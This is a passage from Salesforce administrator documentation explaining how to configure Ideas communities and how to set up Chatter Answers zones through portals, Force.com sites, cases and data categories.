- A community expert can be an employee of your organization who is responsible for providing official responses to the community, or a community expert can be someone outside your organization who is active within the community and knowledgeable about the subject matter.
- The only difference between a community expert and other community members is the unique icon that displays next to the community expert's name. Community experts do not have any extra permissions beyond what is specified in their user profile and permission sets.
- Community experts must be part of a public group and that public group must be specified in the `Experts Group` drop-down list. You may need to create a public group for each community if the experts within those communities are different.

- If a community is displayed in a Customer Portal or partner portal, you can use a cascading style sheet (CSS) to change the icon associated with the community expert. When creating a new portal, specify your CSS in the `Header` of your portal and use the `expertUserBadge` class to reference the new background image for the community expert. We recommend the community expert icon be no larger than 16 by 16 pixels. .

Creating and Editing Zones

Setting Page Layouts for Ideas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set the layout of a Ideas custom field:	"Customize Application"

When you create a custom field for Ideas, you can add it to the Additional Information section that appears on the Post Idea and Idea Detail pages.

You can specify the order in which a custom field appears in the Additional Information section as well as remove a custom field from these pages without permanently deleting the field from the system. Although it's possible to move standard fields onto the page layout, by default they already appear in the Idea Detail section at the top of the page and their order is not customizable. However, you can drag the `Status` field to the Additional Information section to have the status of an idea appear in the page layout.

Note: The label for the Additional Information section can't be edited.

To set the page layout of a custom Ideas field:

1. From Setup, click **Customize** > **Ideas** > **Page Layouts**.
2. Click **Edit**.
3. Select a custom field from the box on the right and drag it to the Additional Information section. Custom fields appear in the order they are placed in the Additional Information section.
4. To display an idea's status to zone members, select the `Status` field and drag it to the Additional Information section.
5. To let users add files to ideas, select the `Attachments` field and drag it to the Additional Information section. Make sure you've set field-level security for your users.
6. Click **Save**.

Defining Picklist Values for the Categories and Status Fields

Adding Apex Triggers to Idea Comments

Adding Apex triggers to Idea Comments lets you perform actions related to comments that users post to an idea.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To define Apex triggers:	“Author Apex”
To manage Ideas communities:	“Customize Application”

A trigger is a set of Apex code that fires at a particular time in the lifecycle of a record. You can add Apex triggers to comments in Ideas to better manage ideas in your community.

Use triggers on comments to perform actions such as:

- Send an email notification to the moderator or other userwhen a comment is left on an idea.
- Send an email notification to the user with the contents of their comment.
- Notify the moderator when a specified number of comments is reached for an idea.
- Prevent posting of comments with specific words.

Migrating to the Community Application

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To customize Ideas settings:	“Customize Application”

If your organization enabled Ideas prior to the Winter '10 release, we recommend that you migrate to the new Community application. The Community application:

- Replaces the Ideas application in the Force.com app menu.
- Includes the Ideas and Answers tabs.

  Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

Warning: Once you migrate to the Community application, you cannot return to the old Ideas application. The Ideas tab with all your existing data will still be available in the new Community application.

To migrate to the Community application:

1. From Setup, click **Customize** > **Ideas** > **Settings**.

   The Community message appears at the top of the Ideas Settings page. If the Community message does not appear, the Community application is already enabled for your organization.
2. Click **Enable** below the Community message. Salesforce checks your organization for any custom objects named Community. If such an object exists, you must delete or rename the object before enabling the Community app.
3. Click **Enable** when Salesforce confirms it's okay to migrate to the Community application.

Customizing Ideas Standard and Custom Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To define picklist values:	"Customize Application"
To set field level security:	"Customize Application"
To define or change field validation rules:	"Customize Application"
To create Ideas custom fields:	"Customize Application"
To enable attachments for ideas:	"Customize Application"

Administrators can customize Ideas standard and custom fields to meet the needs of an organization's unique requirements:

- Define picklist values for the Categories and Status fields.
- Click the name of a standard or custom field to set field-level security.
- Click the name of a custom field to set validation rules.
- Create a custom field for Ideas. Custom fields appear in the Additional Information section on the Post Idea and Idea Detail pages.
- Add the `Attachment` field to the layout and set field-level security. Users can attach all supported file types, including Microsoft® PowerPoint® presentations and Excel® spreadsheets, Adobe® PDF files, image files, audio files, and video files. The maximum attachment size is determined by your organization.

Note: In custom implementations of Ideas, you can use the `URL.getFileFieldURL` Apex method to retrieve the download URL for file attachments.

Customizing Ideas Settings

Selecting Picklist Values and Defaults for a Zone

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add or remove picklist values from a zone:	"Customize Application"

After you define picklist values for the `Categories` and `Status` fields, you can add and remove picklist values from these fields on a per-zone basis and specify a default value. This allows you to customize the `Categories` and `Status` fields based on the unique purpose of a zone. For information, see Defining Picklist Values for the Categories and Status Fields on page 2035.

To add or remove picklist values from a specific zone:

1. From Setup, click **Customize** > **Ideas** > **Zones**.
2. Click the name of the zone.
3. In the `Idea Picklists Available for Editing` section, click **Edit** next to the `Categories` or `Status` field.
4. To remove a picklist value, select the value from the Selected Values list and click **Remove**.
5. To add a picklist value to the zone, select the value from the Available Values list and click **Add**.
6. To specify a default value for the field, use the Default drop-down list.
7. Click **Save**.

Creating and Editing Zones

Defining Picklist Values for the Categories and Status Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To define picklist values:	"Customize Application"

Overview

For members of a zone to assign categories to an idea or be able to view an idea's status, the Ideas administrator needs to define picklist values for the `Categories` and `Status` fields. These fields are only available in an ideas community and not in an answers community.

Categories are administrator-defined values that help organize ideas into logical sub-groups within a zone. The View Category drop-down list on the Ideas tab allows users to filter ideas by category, and the `Categories` picklist on the Post Ideas page lets users add categories to their ideas.

An idea's status helps zone members track the progress of the idea. For example, "Under Review", "Reviewed", "Coming Soon", and "Now Available" are common status values an administrator can define and assign to ideas. An idea's status appears next to the idea's title for all zone members to see.

Note: If the `Category` field is displayed (instead of `Categories`), then your zone members can only assign a single category to an idea. To allow them to assign multiple categories to an idea, from Setup click **Customize** > **Ideas** > **Settings** and enable `Categories`.

Defining Picklist Values

To define picklist values for the `Categories` and `Status` standard fields:

1. From Setup, click **Customize** > **Ideas** > **Fields**.
2. Click **Edit** next to the `Categories` or `Status` standard field.
3. On the picklist edit page, click **New** to add new picklist values to the standard field. You can also edit, delete, reorder, and replace picklist values.

   Note: Once you add picklist values to the `Categories` or `Status` field, the field will always require at least one picklist value. This means you can delete picklist values until there is one remaining for the field.

4. Add one or more picklist values (one per line) in the provided text area.
5. Select the zones that you want to include the new picklist values.
6. Click **Save**.
7. To specify a default value for the `Categories` or `Status` fields, see Selecting Picklist Values and Defaults for a Zone on page 2035.

   Note: Do not use the **Edit** link on the Fields page to specify a default value for `Categories` or `Status`. You can only specify a default value from the Zone Detail page.

8. To display an idea's status to zone members, select the `Status` field and drag it to the Additional Information section. You can find this field under Setup at **Customize** > **Ideas** > **Fields Layout**.

   Once you select this checkbox, you can assign a status to any idea when you post a new idea or edit an existing idea.

Managing Ideas
Selecting Picklist Values and Defaults for a Zone

Enabling the Categories Field

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To customize Ideas settings:	“Customize Application”

Organizations using the `Category` field can switch to the multi-select `Categories` field that allows zone members to associate more than one category with an idea. The `Category` field only allows one category to be associated with an idea.

Warning: Once you enable the `Categories` field, you cannot disable it. Also, enabling the `Categories` field automatically disables the old `Category` field in Salesforce and the API.

When you enable the `Categories` field, Salesforce automatically does the following:

- Checks your organization's workflow rules, triggers, validation rules, custom fields, and Apex code and lists any area that references the `Category` field. You must manually fix or remove these references before Salesforce allows you to enable the `Categories` field.
- Automatically moves all picklist values and search layouts from the old `Category` field to the new `Categories` field.
- Ensures each idea is associated with the appropriate picklist value in the new `Categories` field.
- Makes the new `Categories` field available in Salesforce and the API.

To enable the `Categories` field:

1. From Setup, click **Customize** > **Ideas** > **Settings**.
2. Click **Enable** located below the Categories message at the top of the page. This button is not displayed if your organization already has the `Categories` field enabled.

   Salesforce checks your organization's workflow rules, triggers, validation rules, custom fields, and Apex code for references to the `Category` field and lists any areas where this reference needs to be removed.
3. If you need to remove references to the `Category` field, click **Cancel**. Once you have removed the references, try enabling the `Categories` field again.

   Note: For validation and workflow rules you must delete the rule or fix the Category reference within the rule. It is not sufficient to deactivate the rule. If you need to delete a custom field that references the `Category` field, make sure to erase the field after it has been deleted. .
4. Read the information in the pop-up window, and click **Enable**. It may take several minutes for Salesforce to enable the new field.
5. Fix any custom reports that reference the old `Category` field.

CHATTER ANSWERS COMMUNITIES

Chatter Answers Implementation Overview

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

Note: We recommend that advanced Salesforce administrators and developers set up and maintain Chatter Answers, as it involves several Salesforce features.

Chatter Answers integrates Cases, Answers, Force.com Sites, Customer Portal, and Salesforce Knowledge to provide you with a zone for your customers. Before administrators can set up Chatter Answers, their organizations must have implemented Data Categories. If you want Salesforce Knowledge articles to display in your zones, then administrators need to implement Salesforce Knowledge.

Unlike other Salesforce features, Chatter Answers spans across several areas of setup. There isn't one location in Salesforce where you can update and configure all of the settings related to Chatter Answers. For example, configuring Chatter Answers might require you to update Customer Portal settings from Setup by clicking **Customize** > **Customer Portal** > **Settings**, as well as Force.com Site settings by clicking **Develop** > **Sites**.

Setting up Chatter Answers also includes customizing or maintaining:

- Cases
- Case assignment rules

- Workflow rules on cases or questions
- Apex triggers on questions
- Visualforce pages
- Customer Portal users
- Organization-wide sharing defaults
- Feature licenses

Customizing the appearance of your Chatter Answers zone to match your company's branding involves creating or updating Visualforce pages and adding them to the Force.com Site used to host your zone.

See Also:

Setting Up Chatter Answers

Setting Up Chatter Answers

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To set up Chatter Answers:	"Customize Application" AND "Manage Users" AND "Edit Self-Service Users"

Note: The steps below are general guidelines for setting up Chatter Answers. Chatter Answers integrates several Salesforce features, including features administrators may have implemented already, so each Chatter Answers implementation may be different. Contact salesforce.com for specifics on your implementation.

Before administrators can set up Chatter Answers, their organizations must have implemented Data Categories. If you want Salesforce Knowledge articles to display in your zones, then administrators need to implement Salesforce Knowledge.

1. Enable Chatter Answers.
2. Configure email notification settings.
3. Implement a Customer Portal (if one doesn't already exist for your organization).
4. Configure your organization's Customer Portal for Chatter Answers.
5. Configure high-volume portal users for self-registration.
6. Implement a Force.com site (if one doesn't already exist for your organization and you want to use a site).
7. Configure your organization's Force.com site for Chatter Answers.
8. Configure cases for Chatter Answers.
9. Set Questions tab visibility.
10. Optionally:

- Assign data categories to Chatter Answers.
- Configure Salesforce Knowledge for Chatter Answers.
- Add Chatter Answers to your Customer Portals or Partner Portals.

11. Configure one or more zones on page 2020.
12. Troubleshoot any setup issues.

Important: After you set up Chatter Answers, it may not work properly if you change any of the configurations in the features mentioned above. If certain configuration issues are detected, Salesforce sends email notifications to the `Site Contact` user.

Tip:

- You can add custom fields to questions or replies for API integration purposes only. For example, add a custom text field to questions and use the API to populate that text field with the name of the country from which each question is posted. Any custom fields you create for questions or replies can't display in the Salesforce user interface.
- You can customize fields, page layouts, buttons and links, Apex triggers, and validation rules for questions and replies for Chatter Answers from Setup by clicking **Customize** > **Chatter Answers** and choosing the appropriate setting.
- You can rename `Customer Support` on your zones' user interface. For example, you can change "Customer Support" to "Acme Support." Just edit the Customer Support label on the Question object.
- You can rename the Chatter Answers tab in your portal, as well.

Chatter Answers Implementation Overview
Chatter Answers Implementation Guide

Enabling Chatter Answers

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To enable Chatter Answers:	"Customize Application"

Enable Chatter Answers to set up Chatter Answers zones.

1. From Setup, click **Customize** > **Chatter Answers** > **Settings**.
2. Click **Edit**.
3. Select **Enable Chatter Answers**.
4. Optionally, select:

Option	Description
`Show Chatter Answers in Portals`	Lets you add Chatter Answers as a tab to your Customer Portal or Partner Portal. If you choose this option, you must add the Chatter Answers tab to each portal and assign the Chatter Answers User license to portal users. If you only want to display Chatter Answers in your portals, then you don't need to set up a Force.com site to host Chatter Answers. However, a site lets guest users access some Chatter Answers data without a login, whereas portals do not.
`Optimize Question Flow`	Lets users filter search results by articles or questions before they post a question to any of your Chatter Answers zones. Also, adds `Title` and `Body` fields to questions for easier text input and scanning. This setting is turned on automatically when you enable Chatter Answers.
`Enable Rich Text Editor`	Lets zone members use the rich text editor to format text and upload images when posting questions.
`Enable Reputation`	Lets users earn points and ratings that display as hover text on their profile pictures. Reputation is enabled across all zones. This setting is turned on automatically when you enable Chatter Answers.
`Enable Facebook Single Sign On`	Lets users sign in to your Chatter Answers zones with their Facebook logins. If you choose this setting, your zones display an option to `Sign in with Facebook` next to your zones' `Sign In`. When a user signs in to Chatter Answers with a Facebook login, the first name, last name, and the photo associated with the Facebook account is used in posts to your zones. When you enable this feature, you must define and enable a Facebook authentication provider in your organization's security controls.
`Facebook Authentication Provider`	Lets you choose an existing Facebook authentication provider after you select `Enable Facebook Single Sign On`. You must choose a Facebook authentication provider to implement Facebook Single Sign On for your Chatter Answers zones. This setting is ignored if you have associated the Chatter Answers zone to a Chatter community with a different Facebook authentication provider.
`Custom Profile Page`	Lets you select a custom Visualforce page for users' profiles for Chatter Answers on a public Chatter community site. You must have **Visible without authentication** set for the zone in order for the user profile pages to be used. The

Option	Description
	following attributes are passed to the custom Visualforce page that you select: • `communityId`. This attribute indicates which zone the currently selected feed item, such as a question or a reply, belongs to. • `userId`. This attribute indicates the owner of the currently selected feed item, such as a question or a reply. • `showHeader`. This attribute is a Boolean value that specifies whether the Salesforce tab header is included in the page. If this attribute is set to true, the Salesforce tab header is displayed.

5. Click **Save**.

After you enable Chatter Answers, several items are automatically added to your organization for use with setting up zones:

- A Q&A tab where internal users and administrators can view and use Chatter Answers. Administrators can rename this tab.
- Standard permission settings for Questions on user profiles so that you can grant users permissions to questions and replies.
- Visualforce pages that you add to a Force.com site so that users can register, sign in, and view feed items on a zone.
- An Apex trigger for questions named `chatter_answers_question_escalation_to_case_trigger` so that questions with specified attributes are automatically escalated to cases.
- A workflow field update named `chatter_answers_num_subscriptions_above_` so that when a question is escalated to a case, `Priority` on questions is updated.
- Two workflow rules, `chatter_answers_no_best_reply_within_time_limit_wf` and `chatter_answers_num_subscriptions_above_limit_wf`, which you can customize and activate so that questions without best replies or questions with a specified number of followers are automatically escalated to cases.

Visualforce Pages for Chatter Answers

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

After you enable Chatter Answers, the Visualforce pages below are automatically added to your organization. You can use these pages to set up and configure Chatter Answers.

Visualforce page	Description
`ChatterAnswersAgentView`	The Visualforce component that displays questions on case detail pages when questions are converted to cases. This

Visualforce page	Description
	component is optional and offers an alternative to the case detail page.
`ChatterAnswersChangePassword`	The page where users can change their passwords to your zone.
`ChatterAnswersForgotPassword`	The forgot password page for your zone.
`ChatterAnswersForgotPasswordConfirm`	The forgot password confirmation page for your zone.
`ChatterAnswersHelp`	The online help page displayed to users when they click **Need Help?**.
`ChatterAnswersLogin`	The login page for your zone.
`ChatterAnswersRegistration`	The page where users can self-register for access to your zone.
When you create a zone, the following page is added to your organization: *`Community Name`*`_main` (Home Page)	The page that includes the question, reply, and Salesforce Knowledge article feeds for your zone. This page is also used to determine the community from which email notifications are sent to users. This page is automatically generated when you save a new zone without choosing `Visualforce Page That Hosts Your Community's Feeds`. The generated page includes your zone's ID so that topics, questions, and replies are associated with your specific zone and can display on it. The page is named after your zone with a suffix of "_main," for example, `ZoneName_main`. The page also includes a language attribute that matches your organization's default language.

Visualforce Overview
Customizing Chatter Answers in Portals using Visualforce Pages

Customizing Chatter Answers in Portals using Visualforce Pages

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

You can create a Visualforce page that displays a Chatter Answers zone in a Customer Portal or Partner Portal. By using a Visualforce page, you can add custom widgets to Chatter Answers, such as announcements or ads, which let you extend your branding and change the experience for users. The page you create must include the `chatteranswers:allfeeds` component to display the zone. After users log in to one of your portals, they can access Chatter Answers from a tab and interact with that zone. When you add Chatter Answers using a Visualforce page, users see only the zone that is related to the page; they can't switch zones as they can when using the standard Chatter Answers tab on a portal.

Note: The Visualforce page is visible to portal users only. Internal users can see the Chatter Answers tab, but they need to log in through the portal to view the contents of the tab using the portal.

Configuring Email Notifications for Chatter Answers

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To configure email notifications for your Chatter Answers zones:	"Customize Application"

Determine when emails are sent to users by configuring the notification settings that apply to all of your zones. Each email includes a link to a specific zone so that users can easily return to it.

1. From Setup, click **Customize** > **Chatter Answers** > **Email Notification Settings**.
2. Click **Edit**.
3. Choose from the following settings:

Option	Description
`Replies to a question they own`	Notify customers when other users reply to their questions.
`Replies to a question they follow`	Notify customers when other users reply to questions they're following.
`Selects a best answer on a question they follow`	Notify customers when a best answer is selected for a question they're following.
`Sends a private reply to their question (Customer Support)`	Notify customers when customer support responds to their questions privately.

4. Click **Save**.

Configuring a Customer Portal for Chatter Answers

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To set up and update the Customer Portal:	"Customize Application"

Note: Even if you don't plan on using a Customer Portal, you must configure one for Chatter Answers to authenticate users who sign in to your Chatter Answers zone.

1. From Setup, click **Customize** > **Customer Portal** > **Settings**.
2. Click **Edit** next to the Customer Portal you want to configure for Chatter Answers.
3. Click `Login Enabled` to let customers sign in to Chatter Answers.
4. In `From Email Address`, type the address from which all email communications from your Chatter Answers zone are sent. For example, support@acme.com.
5. In `From Email Address Name`, type the name associated with the `From Email Address`. For example, Acme Customer Support.
6. Click `Self-Registration Enabled` to let customers register themselves for access to Chatter Answers.
7. In `Default New User License`, choose the portal user license that's automatically assigned to customers who self-register. We recommend you choose the High Volume Customer Portal license.
8. In `Default New User Profile`, choose the profile that's automatically assigned to customers who self-register. We recommend you choose the profile you cloned and customized for self-registration.
9. Click **Save**.
10. Assign the profile you selected as the `Default New User Profile` to your Customer Portal so that users can sign in to your zone:

    a. From Setup, click **Customize** > **Customer Portal** > **Settings**.
    b. Select your portal's name.
    c. In the Assigned Profiles section, click **Edit Profiles**.
    d. Click `Active` next to the profile you selected as the `Default New User Profile`.
    e. Click **Save**.

Configuring Portal Users for Self-Registration to Chatter Answers

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To set up and update the Customer Portal:	"Customize Application"
To manage Customer Portal users:	"Edit Self-Service Users"

Configure Customer Portal users for self-registration to your Chatter Answers community.

1. Clone the High Volume Customer Portal profile so that you can customize it:
   a. From Setup, click **Manage Users** > **Profiles**.
   b. Click **Clone** next to High Volume Customer Portal.
   c. Type a name for the new profile.
   d. Click **Save**.
2. Customize the cloned profile to include permissions to the standard objects on your community:
   a. From Setup, click **Manage Users** > **Profiles**.
   b. Click the name of the cloned profile.
   c. Click **Edit**.
   d. In Standard Object Permissions, click on the following permissions to these objects:

Object	Permissions
Cases	`Read`, `Create`
Contacts	`Read`
Questions	`Read`, `Create`
Account	`Read`

   e. Click **Save**.

Chatter Answers Users Overview

Configuring a Force.com Site for Chatter Answers

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To create and edit Force.com sites:	“Customize Application”

Note: Configuring a Force.com site is recommended for self-service communities.

Configure a Force.com site for Chatter Answers to host a domain and publicly display some of your Salesforce data, such as questions, replies, and Salesforce Knowledge articles.

1. From Setup, click **Develop** > **Sites**.
2. Click **Edit** next to the name of the site you want to configure for Chatter Answers.
3. Click `Active` to activate the site.

   You can activate the site after you’ve finished setting up Chatter Answers.
4. In `Active Site Home Page`, choose a Visualforce page as the home page for your site.
5. Click **Save**.
6. Click **Edit** on the Site Visualforce Pages related list.
   a. Use the **Add** and **Remove** buttons to enable the following Visualforce pages for your site:
      - `ChatterAnswersAgentView`
      - `ChatterAnswersChangePassword`
      - `ChatterAnswersForgotPassword`
      - `ChatterAnswersForgotPasswordConfirm`
      - `ChatterAnswersHelp`
      - `ChatterAnswersLogin`
      - `ChatterAnswersRegistration`

   b. Click **Save**.
7. Click **Public Access Settings** to grant guest users (unauthenticated, non-Customer Portal users) access to cases, questions, and Salesforce Knowledge articles.
   a. Click **Edit** on the profile for Chatter Answers users.
   b. In Standard Object Permissions, click **Read** on Cases and Questions.
   c. Optionally, if you want articles to display in Chatter Answers , click **Read** on articles types in Article Type Permissions.
   d. Click **Save**.
8. Click **Edit** next to a category group in the Category Group Visibility Settings related list to grant users access to the categories so that they can browse questions, replies, and Salesforce Knowledge articles.
   a. Next to `Visibility`, click `All Categories`.
   b. Click **Save**.

9. Return to the site and select its name from Setup by clicking **Develop** > **Sites**.
10. Click **Login Settings** to enable user authentication for the site.
    a. Click **Edit**.
    b. In `Enable Login For`, choose the Customer Portal you created for Chatter Answers.
    c. Click **Save**.

After you configure your Force.com site for Chatter Answers, you can replace the default Visualforce pages that make up your community with customized ones. The Visualforce pages are automatically set to your site's URL so that portal users can navigate to them.

Note: Chatter Answers is compatible with custom URL rewriters for sites.

1. From Setup, click **Customize** > **Chatter Answers** > **Sites Settings**.
2. Click **Edit** next to a site.
3. Choose the pages to replace. If you replace the `Change Password Page`, the `Change Password Page` for your site is automatically updated too.
4. Click **Save**.

Note: Internet Explorer 8 users receive a security warning if you customize with URLs that don't include https://.

Configuring Cases for Chatter Answers

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To set organization-wide sharing defaults:	"Manage Users" AND "Customize Application"
To set field-level security:	"Customize Application"
To customize fields: To create assignment rules: To grant high-volume portal users access to cases:	"Customize Application"

Configure case features for Chatter Answers so that cases are created, escalated, and accessed by the appropriate users of your Chatter Answers zones.

1. Set your organization-wide sharing defaults to `Private on Account`, `Controlled by Parent on Contact`, and `Private on Case` to prevent users from accessing each others' information.
2. Set field-level security on `Question` on cases to `Visible` for profiles assigned to your Customer Portal so that users can access their private questions.
3. Update `Origin` on cases with the value in the Question trigger so that support agents can see which cases originated from Chatter Answers.
4. Create a case assignment rule where Case Origin equals the value of Chatter Answers so that cases created from private questions are assigned to support agents.
5. Grant high-volume portal users access to cases so that they can access their private questions on Chatter Answers.

Setting Up Chatter Answers

Setting Questions Tab Visibility

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To set Questions tab visibility:	“Manage Users”

Set the visibility of the Questions tab to `Default On` so that support agents can view, search, filter, and moderate questions posted to your Chatter Answers zones.

1. From Setup, click **Manage Users** > **Profiles**.
2. Select a support agent profile.
3. Depending on which user interface you're using, do one of the following:
    - Enhanced profile user interface—In the **Find Settings...** box, enter the name of the tab you want and select it from the list, then click **Edit**.
    - Original profile user interface—Click **Edit**, then scroll to the Tab Settings section.
4. Specify the visibility of the Questions tab to `Default On`.
5. (Original profile user interface only) To reset users’ tab customizations to the tab visibility settings that you specify, select **Overwrite users' personal tab customizations**.
6. Click **Save**.

Assigning Data Categories to Chatter Answers

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To assign data categories to Chatter Answers:	“Customize Application”

Assign a data category group to Chatter Answers so that it’s available to all of your Chatter Answers zones. You configure each zone with a top-level data category (topic) in which customers and support agents can categorize and filter questions and knowledge articles.

1. From Setup, click **Customize** > **Chatter Answers** > **Data Category Assignments**.
2. Click **Edit**.
3. Select a category group.

4. Click **Save**.

Setting Up Chatter Answers
What are Data Categories?

Configuring Salesforce Knowledge for Chatter Answers

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To create or edit users:	"Manage Users"
To create article types and article actions:	"Customize Application" AND "Manage Salesforce Knowledge"
To manage synonyms:	"Manage Synonyms"
To create data categories:	"Manage Data Categories"

To display Salesforce Knowledge articles in your Chatter Answers zones, you must:

1. Implement Data Categories (if you haven't done so already).
2. Implement Salesforce Knowledge (if you haven't done so already).
3. Configure both for Chatter Answers.

You configure each zone with a top-level data category (topic) in which customers and support agents can categorize and filter questions and knowledge articles.

1. If you use role-based data category visibility, set the Default Data Category Visibility to `All Categories` so that customers not included in your organization's role hierarchy, such as high-volume portal users, can access categories that include questions and Salesforce Knowledge articles.

   Alternatively, use permission sets or profiles to set data category visibility.
2. Create one category group for all of your communities so that you're less likely to reach the limit of three active data categories. Then add a child category for each community; and add child categories to those categories to provide topics.
3. Activate the category group you want available to Chatter Answers so that users can access it.
4. Grant "Read" permissions to specific article types on the profiles of Chatter Answers users so that they can access articles from your zones.

5. Optionally, allow support agents to promote replies to draft articles in the knowledge base so that your support team can capture useful information quickly.

Adding Chatter Answers to a Portal

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

You can add Chatter Answers to an existing Customer Portal or Partner Portal so that portal users can access Chatter Answers zones from one of your established channels. After users log in to one of your portals, they can access Chatter Answers from a tab and choose which zone to view from a drop-down list. If you only want to display Chatter Answers in your portals, then you don't need to set up a Force.com site to host Chatter Answers. However, a site lets guest users access some Chatter Answers data without a login, whereas portals do not.

The following occurs to Chatter Answers when it appears in a portal:

- Chatter Answers displays as a tab, which you can rename.
- A drop-down list lets portal users switch between all of your Chatter Answers zones.
- The **My Settings** link for users is replaced by **Enable Emails** and **Disable Emails**.
- **Sign In** and **Sign Up** are removed because portal users can only view Chatter Answers after they've logged in to your portal.
- Chatter Answers displays a look and feel, which you can't customize.
- The **Need help?** link is removed.
- If you display Chatter Answers with a Visualforce page on a portal, the option for users to switch zones in a portal isn't available.

Adding Chatter Answers to a Customer Portal

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To add Chatter Answers to a Customer Portal:	"Customize Application"

You can add Chatter Answers to an existing Customer Portal so that portal users can access Chatter Answers zones from one of your established support channels.

1. Enable Chatter Answers for portals:
   a. From Setup, click **Customize** > **Chatter Answers** > **Settings**.
   b. Click **Edit**.
   c. Select `Show Chatter Answers in Portals`.
   d. Click **Save**.
2. Edit Customer Portal user profiles to support Chatter Answers.

   Using the enhanced profile user interface, follow these steps:

   a. From Setup, click **Manage Users** > **Profiles**.
   b. Click **Edit** next to a portal user profile.
   c. In the Apps section of the page, select **Object Settings**.
   d. On the Object Settings page, select **Q&A**.
   e. In Tab Settings, select `Default On`.
   f. Click `Save` and navigate back to the Objects Settings page.
   g. Select **Questions and Answers**, and in the Object Permissions section select `Read` and `Create`.
   h. Click **Save**.

   Using the original profile interface, follow these steps:

   a. From Setup, click **Manage Users** > **Profiles**.
   b. Click **Edit** next to a portal user profile.
   c. In Tab Settings, select `Default On` for **Q&A**.
   d. In Standard Object Permissions, select `Read` and `Create` on Questions.
   e. Click **Save**.
3. Add the Chatter Answers User feature license to Customer Portal users:
   a. From Setup, click **Manage Users** > **Users**.
   b. Click **Edit** next to a portal user.
   c. In the General Information area, select `Chatter Answers User`.
   d. Click **Save**.
4. Add Chatter Answers as a tab to your Customer Portal:
   a. From Setup, click **Customize** > **Customer Portal** > **Settings**.
   b. Click the name of a Customer Portal.

c. Click **Customize Portal Tabs**.
d. Select Q&A and click the **Add** arrow to move it into the Selected Tabs box.
e. Click **Save**.

5. Optionally, rename the Q&A tab for your Customer Portal:

a. From Setup, click **Customize** > **Tab Names and Labels** > **Rename Tabs and Labels**.
b. Click **Edit** next to Questions.
c. Click **Next**.
d. In Other Labels, rename Q&A. You can only rename it as `Singular`, not `Plural`.
e. Click **Save**.

Adding Chatter Answers to a Partner Portal

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To add Chatter Answers to a Partner Portal:	"Customize Application"

You can add Chatter Answers to an existing Partner Portal so that portal users can access Chatter Answers zones from one of your established partner channels.

1. Enable Chatter Answers for portals:

a. From Setup, click **Customize** > **Chatter Answers** > **Settings**.
b. Click **Edit**.
c. Select `Show Chatter Answers in Portals`.
d. Click **Save**.

2. Edit Partner Portal user profiles to support Chatter Answers:

a. From Setup, click **Manage Users** > **Profiles**.
b. Click **Edit** next to a portal user profile.
c. In the Apps section of the page, select **Object Settings**.
d. On the Object Settings page, select **Q&A**.
e. In Tab Settings, select `Default On`.
f. Click `Save` and navigate back to the Objects Settings page.
g. Select **Questions and Answers**, and in the Object Permissions section select `Read` and `Create`.
h. Click **Save**.

3. Add the Chatter Answers User feature license to Partner Portal users:

a. From Setup, click **Manage Users** > **Users**.
b. Click **Edit** next to a portal user.
c. In the General Information area, select `Chatter Answers User`.
d. Click **Save**.

4. Add Chatter Answers as a tab to your Partner Portal:

a. From Setup, click **Customize** > **Partners** > **Settings**.
b. Click the name of a Partner Portal.
c. Click **Customize Portal Tabs**.
d. Select Chatter Answers and click the **Add** arrow to move the Chatter Answers tab into the Selected Tabs box.
e. Click **Save**.

5. Optionally, rename the Chatter Answers tab for your Partner Portal:

a. From Setup, click **Customize** > **Tab Names and Labels** > **Rename Tabs and Labels**.
b. Click **Edit** next to Questions.
c. Click **Next**.
d. In Other Labels, rename Q&A. You can only rename it as `Singular`, not `Plural`.
e. Click **Save**.

Troubleshooting Chatter Answers Setup

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To view Setup:	"View Setup and Configuration"
To set up Chatter Answers:	"Customize Application"

After you set up a Chatter Answers community, you can view a snapshot of all of its configurations on one page so that you don't have to visit several pages in setup to diagnose issues.

1. From Setup, click **Customize** > **Chatter Answers** > **Sites Settings**.
2. In the Site Snapshot column, click **View** next to the Force.com site associated with your community.
3. Click ▶ to show or ▼ to hide various settings.
4. Click **Go!** to go to a specific page in setup where you can change settings.

For example, you can use a site snapshot to see if the Force.com site hosting your community is marked `Active` or to verify the names of the user profiles assigned to your Customer Portal.

Chatter Answers Implementation Overview
Chatter Answers Users Overview
Setting Up Chatter Answers

Chatter Answers Users Overview

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

